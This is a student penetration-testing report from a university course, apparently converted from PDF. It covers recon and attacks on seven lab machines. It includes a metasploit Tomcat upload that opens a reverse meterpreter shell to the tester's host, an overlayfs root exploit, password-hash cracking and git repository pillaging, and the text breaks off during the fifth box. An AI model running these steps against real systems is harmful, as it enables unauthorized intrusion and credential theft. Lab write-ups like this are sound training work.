

**CS 4501: Penetration Testing, S19**

Professor Ahmed Ibrahim

**Week 9 Report: 3/29/19**

*Performing a Penetration Test of 7 Machines*

**Team COCONUT**

Jake Smith and William Tonks

jts5np and wrt6af

# Table of Contents

<b>Table of Contents</b>	<b>1</b>
<b>Executive Summary</b>	<b>2</b>
<b>1. Reconnaissance</b>	<b>3</b>
<b>2. Box 1 - 10.10.0.32</b>	<b>4</b>
<b>3. Box 2 - 10.10.0.34</b>	<b>12</b>
<b>4. Box 3 - 10.10.0.35</b>	<b>14</b>
<b>5. Box 4 - 10.10.0.37</b>	<b>17</b>
<b>6. Box 5 - 10.10.0.39</b>	<b>19</b>
<b>7. Box 6 - 10.10.0.40</b>	<b>23</b>
<b>8. Box 7 - 10.10.0.42</b>	<b>29</b>

# Executive Summary

Team Coconut was tasked with conducting a full and independently led penetration test on targets found in the IP range 10.10.0.30-10.10.0.50 after logging in through the provided Rome Service. After conducting an initial scan of the IP range, 7 potential targets were discovered, and each individually attacked to discover potential weaknesses. All attacks were conducted from a Kali Linux Host with all targets being some Linux Distribution. Each machine required different tools and techniques to access, which were conducted to varying degrees of success:

- Box 1 (address 10.10.0.32) contained many open ports running services. The group selected to primarily test the ports running FTP, RPCBind, SMB, and Apache/TomCat Web Servers. While FTP, RPCBind, and SMB did not lead to fruitful results outside of a few exposed files and open shares, the web servers were able to be individually exploited, as the Tomcat server still listed default credentials and the Apache had an exposed phpMyAdmin requiring no authentication. Using a metasploit module to spawn a meterpreter shell to gain user access, the team was eventually able to gain root access using a standard Ubuntu privilege escalation executable. Using the exposed phpmyadmin, the group was able to find a number of potentially exploitable applications.
- Box 2 (address 10.10.0.34) had directory listing enabled and several files that would be potentially exploitable if a shell could have been spawned, but due to fairly rigorous port closure, no shell was able to be spawned.
- Box 3 (address 10.10.0.35) also had directory listing enabled for an apache server and a drupal install. In addition, the server had a password protected backup file that was cracked using hash dumping and our john the ripper tool. After analyzing and decrypting a sql table, credentials were found for the site.
- Box 4 (address 10.10.0.37) hosted a default apache server, SMB, and then InspIRCd IRC chat service. As no exposure was found for the apache server and no open smb shares, the IRC chat service was exploited using a local file inclusion vulnerability in the chat that allowed for reading the first section of local files in the chatbot.
- Box 5 (address 10.10.0.39) contained a git repository on an open site that was pillaged. After using a hardcoded password for the admin file, the team was able to upload a webshell through file upload. An interactive shell was able to be produced, however no privilege escalation occurred because of an updated Linux Kernel.
- Box 6 (address 10.10.0.40) had directory indexing enabled which informed the use of a local file inclusion vulnerability. Using this access, a sql injection was performed to gain credentials for the SQL database, which allowed for access to stored administrator credentials for the site.
- Box 7 (address 10.10.0.42) had OpenDocMan installed, which could be logged into using default credentials. Using a sql injection to grab database hashes, the administrator password was cracked. Root access was gained using a overlayfs privilege escalation vulnerability, which revealed exploitable drupal installs, sql credentials, and a blendr file.

# 1. Reconnaissance

- We were asked to conduct a pen test on the range 10.10.0.30 - 10.10.0.50.
- Detected 7 computers in this range, located at IPs 10.10.0.X (32,34,35,37,39,40,42)

```
root@kali:~/pentest# nmap -sn 10.10.0.30-50
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-23 21:42 EDT
Nmap scan report for 10.10.0.32
Host is up (0.00033s latency).
MAC Address: 08:00:27:3A:8A:64 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.0.34
Host is up (0.00030s latency).
MAC Address: 08:00:27:64:81:6C (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.0.35
Host is up (0.00043s latency).
MAC Address: 08:00:27:F9:45:C6 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.0.37
Host is up (0.00050s latency).
MAC Address: 08:00:27:08:90:0E (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.0.39
Host is up (0.00027s latency).
MAC Address: 08:00:27:AF:AB:E2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.0.40
Host is up (0.00056s latency).
MAC Address: 08:00:27:6D:8B:DA (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.0.42
Host is up (0.00056s latency).
MAC Address: 08:00:27:57:4F:AA (Oracle VirtualBox virtual NIC)
Nmap done: 21 IP addresses (7 hosts up) scanned in 0.35 seconds
```

```
root@kali:~/pentest# grep Up scan.txt | cut -d " " -f 2
10.10.0.32
10.10.0.34
10.10.0.35
10.10.0.37
10.10.0.39
10.10.0.40
10.10.0.42
```

- Used cut command to take output of nmap and make list of online hosts
- Conducted scan of these hosts using nmap target top 50 ports and using OS identification
- Identified primarily web servers among the machines, more information below

## 2. Box 1 - 10.10.0.32

- Upon further investigation with nmap, we discovered a significant number of open ports/services including
  - Port 21 - Anonymous FTP Access
  - Port 22 - SSH
  - Port 25 - SMTP
  - Port 53 - DNS
  - Port 80 - Apache Web Server
  - Port 110 - POP3
  - Port 111 - RPCBind
  - Port 139 - NetBIOS
  - Port 143 - IMAP
  - Port 445 - SMB
  - Port 993 - IMAPS
  - Port 995 - POP3S
  - Port 3306 - MySQL
  - Port 8080 - Tomcat Web Server
- 5 clear starting points: FTP, RPC, SMB, Apache, and Tomcat

FTP

- Didn't find anything with the open ftp

```
root@kali:~/pentest/exploit-phase# ftp 10.10.0.32
Connected to 10.10.0.32.
220 (vsFTPD 3.0.2)
Name (10.10.0.32:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
```

RPC:

- Listed available mountpoints
- Mounted typhoon to local file system
- Found file called secret with a flag

```

root@kali:/tmp/typhoon# ls
secret
root@kali:/tmp/typhoon# cat secret
test file
<rec0nm4st3r> R3c0n_m4steeeeee3er_fl4g </rec0nm4st3r>

```

## SMB

- See below screenshot.
- Found open share named typhoon
- Didn't see anything super interesting, but maybe don't do that

```

root@kali:~/pentest# smbclient //10.10.0.32/typhoon
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
smb: \> ls

```

Name	Type	Size	Time
.	D	0	Mon Mar 25 14:38:01 2019
..	D	0	Tue Oct 23 21:59:34 2018
.htaccess	HR	685	Fri Mar 22 23:47:44 2019
.ICE-unix	DH	0	Fri Mar 22 14:18:48 2019
mongodb-27017.sock	A	0	Fri Mar 22 14:18:49 2019
f71487e6e9c666dc5b99e37305c00db5.dat	N	28	Sun Mar 24 13:57:4
hsperfdata_tomcat7	D	0	Mon Mar 25 13:50:58 2019
8c10a35add3f21e11383c7911852072e.dat	N	33	Sun Mar 24 13:57:4
65d9383ff514cbd01ac65e38806095d7.dat	N	33	Sun Mar 24 13:57:4
.X11-unix	DH	0	Fri Mar 22 14:18:48 2019
tomcat7-tomcat7-tmp	D	0	Mon Mar 25 13:47:20 2019

```

18180876 blocks of size 1024. 13689352 blocks available
smb: \>

```

## Tomcat:

- Nikto web scanner found exposed Tomcat admin page and default credentials of tomcat/tomcat

```

root@kali:/tmp/typhoon# nikto -host http://10.10.0.32:8080
- Nikto v2.1.6
-----
+ Target IP:      10.10.0.32
+ Target Hostname: 10.10.0.32
+ Target Port:    8080
+ Start Time:     2019-03-24 13:42:43 (GMT-4)
-----
+ Server: Apache-Coyote/1.1
+ Server leaks inodes via ETags, header found with file /, fields: 0xW/1895 0x1540237146000
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of X
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
n to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /: Appears to be a default Apache Tomcat install.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users.
+ Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW 'tomcat'). Apache Tomcat.
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /host-manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /manager/status: Tomcat Server Status interface found (pass protected)
+ 7643 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:      2019-03-24 13:43:11 (GMT-4) (28 seconds)
-----

```

- Tomcat module

WAR file to deploy							
Select WAR file to upload				Browse...		No file selected.	
				Deploy			

Diagnostics							
Check to see if a web application has caused a memory leak on stop, reload or undeploy							
Find leaks		This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.					

Server Information							
Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.52 (Ubuntu)	1.7.0_55-b14	Oracle Corporation	Linux	3.13.0-32-generic	amd64	typhoon.local	127.0.2.1

- Used metasploit module exploit/multi/http/tomcat\_mgr\_upload to spawn meterpreter shell on machine



```
msf5 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.10.100.5:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying W105h6YIYT7kSdh9...
[*] Executing W105h6YIYT7kSdh9...
[*] Undeploying W105h6YIYT7kSdh9 ...
[*] Sending stage (53845 bytes) to 10.10.0.32
[*] Meterpreter session 1 opened (10.10.100.5:4444 -> 10.10.0.32:48483)

meterpreter > whoami
```

- Located a number of other webapps through meterpreter spawned shell which are further examined in apache section

```
dir
assets  calendar  cms  drupal  dvwa  index.html  mongoadmin  robots.txt  xvwa
```

- Obtained /etc/passwd contents, current user permissions, and ubuntu version which could be used for privilege escalation

```
tomcat7:x:116:126::/usr/share/tomcat7:/bin/false
typhoon:x:1000:1000:typhoon,,,:/home/typhoon:/bin/bash
admin:x:1001:1001,,,:/home/admin:/bin/bash
mongodb:x:117:65534::/home/mongodb:/bin/false
redis:x:118:128::/var/lib/redis:/bin/false
statd:x:119:65534::/var/lib/nfs:/bin/false
ftp:x:120:129:ftp daemon,,,:/srv/ftp:/bin/false
snmp:x:121:130::/var/lib/snmp:/bin/false
postfixuser:x:1002:1002,,,:/home/postfixuser:/bin/bash
ntp:x:87:87:Network Time Protocol:/var/lib/ntp:/bin/false
getuid
/bin/sh: 38: getuid: not found
id
uid=116(tomcat7) gid=126(tomcat7) groups=126(tomcat7)
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:        14.04
Codename:       trusty
```

- Downloaded local privilege escalation (LPE) exploit for Ubuntu 14.04 (it's called overlaysfs) - CVE-2015-1328
- Using this exploit we obtained root access to machine



```

spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root),126(tomcat7)
# ifconfig
docker0  Link encap:Ethernet  HWaddr 02:42:ef:4d:e7:aa
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0     Link encap:Ethernet  HWaddr 08:00:27:3a:8a:64
          inet addr:10.10.0.32  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::a00:27ff:fe3a:8a64/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1411935 errors:0 dropped:0 overruns:0 frame:0

```

- We then obtained the flag in /root

```

# cat root-flag
<Congrats!>


Typhoon_r00t3r!

</Congrats!>


```

Apache:


- Found exposed PhpMoAdmin portal at /mongoadmin
- Did not require authentication
- Obtained database of users / passwords



- Number of other vulnerable applications as listed below were found but not explored due to time constraints
- Probably vulnerable to Drupal exploits




- CMS



## DVWA installation




Apache Struts installation which is likely vulnerable to several public struts exploits




### 3. Box 2 - 10.10.0.34


- Nothing really there except default html blog (port 80), directory listing web server (port 443) and metasploit instance
- Default blog



- Flaw: directory listing should not be enabled
- These two files are LPE exploits we could likely use if we obtained a shell, but we don't have a shell sooooooooo



- Default metasploit install (port 3790) but it wasn't configured yet so couldn't do anything




Warning: For your protection, access to Metasploit is limited to the [local host](#) until the initial user account has been configured. The initial user account can be created manually by launching the "diagnostic\_shell" script in the base of the installation and executing "[INSTALL\_PATH]/createuser".




## 4. Box 3 - 10.10.0.35

- Not much going on here
- Default apache 2.4 install




### Apache Version 2.4

- Directory listing is enabled on apache, that's generally bad



### Directory Index

- Found drupal install



## Error


The website encountered an unexpected error. Please try again later.



*PDOException: SQLSTATE[HY000] [2002] No such file or directory in /var/www/html/drupal/includes/lock.inc)*

## Drupal Error

- Found password protected backup zip file at 10.10.0.35/backup



- Used zip2john to dump the hash of the zip file password
- Used john the ripper to crack hash, finding password of the backup
- Recovered dump.sql file

```
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key
0g 0:00:00:03 3.86% (ETA: 17:36:40) 0g/s 189237p/s
0g 0:00:00:06 9.73% (ETA: 17:36:24) 0g/s 244459p/s
0g 0:00:00:09 16.86% (ETA: 17:36:16) 0g/s 282482p/s
0g 0:00:00:10 18.84% (ETA: 17:36:16) 0g/s 282647p/s
thebackup (backup2.zip/dump.sql)
1g 0:00:00:11 DONE (2019-03-25 17:35) 0.08650g/s 2
Use the "--show" option to display all of the cracks
Session completed
```


- Obtained user table from sql dump

```
LOCK TABLES `user` WRITE;
```

```
/*!40000 ALTER TABLE `user` DISABLE KEYS */;
```


[illegible]

- | Hash                                     | Type      | Result     |
|--|-----------|------------|
| 7AFEAE5774E672996251E09B946CB3953FC67656 | MySQL4.1+ | drupal     |
| 9AF2F8E8C08165DC70FA4B4F8D40EA6EC84CB6D2 | MySQL4.1+ | moranguita |

- 
- The screenshot shows a web browser window. The active tab is titled "Error | Drupal". The address bar displays the URL "10.10.0.35/drupal/". The browser's navigation bar includes back, forward, and refresh buttons. Below the address bar, there is a row of bookmarks or frequently visited sites, including "Most Visited", "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", "Exploit-DB", and "Aircrack-ng". The main content area of the browser displays a 404 error message: "Error | Drupal".


# Error

The website encountered an unexpected error. Please try again later.

 *PDOException: SQLSTATE[HY000] [2002] No such file or directory in lock\_may\_be\_available of /var/www/html/drupal/includes/lock.inc).*

## 5. Box 4 - 10.10.0.37

- Port 80 (Apache), 139/445 (SMB online), 6667 (InspIRCd IRC chat service)
- No open smb shares although SMB port 445 is open
- Default apache page



- Searching for IRC exploits online lol

InspIRCd Exploit



- IRC has PHP chatbot that lets anyone run php commands





## 6. Box 5 - 10.10.0.39

- Open ports (22 - ssh), 80 - web, started with web
- Git repository open on public site at 10.10.0.39/.git
- Used git pillage to make a copy of the repo

```
root@kali:~/pentest/exploit-phase# ./DVCS-Pillage/gitpillage.sh http 10.10.0.39
Initialized empty Git repository in /root/pentest/exploit-phase/10.10.0.39/.git/
Getting refs/heads/master
--2019-03-24 14:27:02-- http://10.10.0.39/.git/refs/heads/master
Connecting to 10.10.0.39:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 41
Saving to: '.git/refs/heads/master'

.git/refs/heads/mas 100%[=====>]          41  --.-KB/s    in 0s

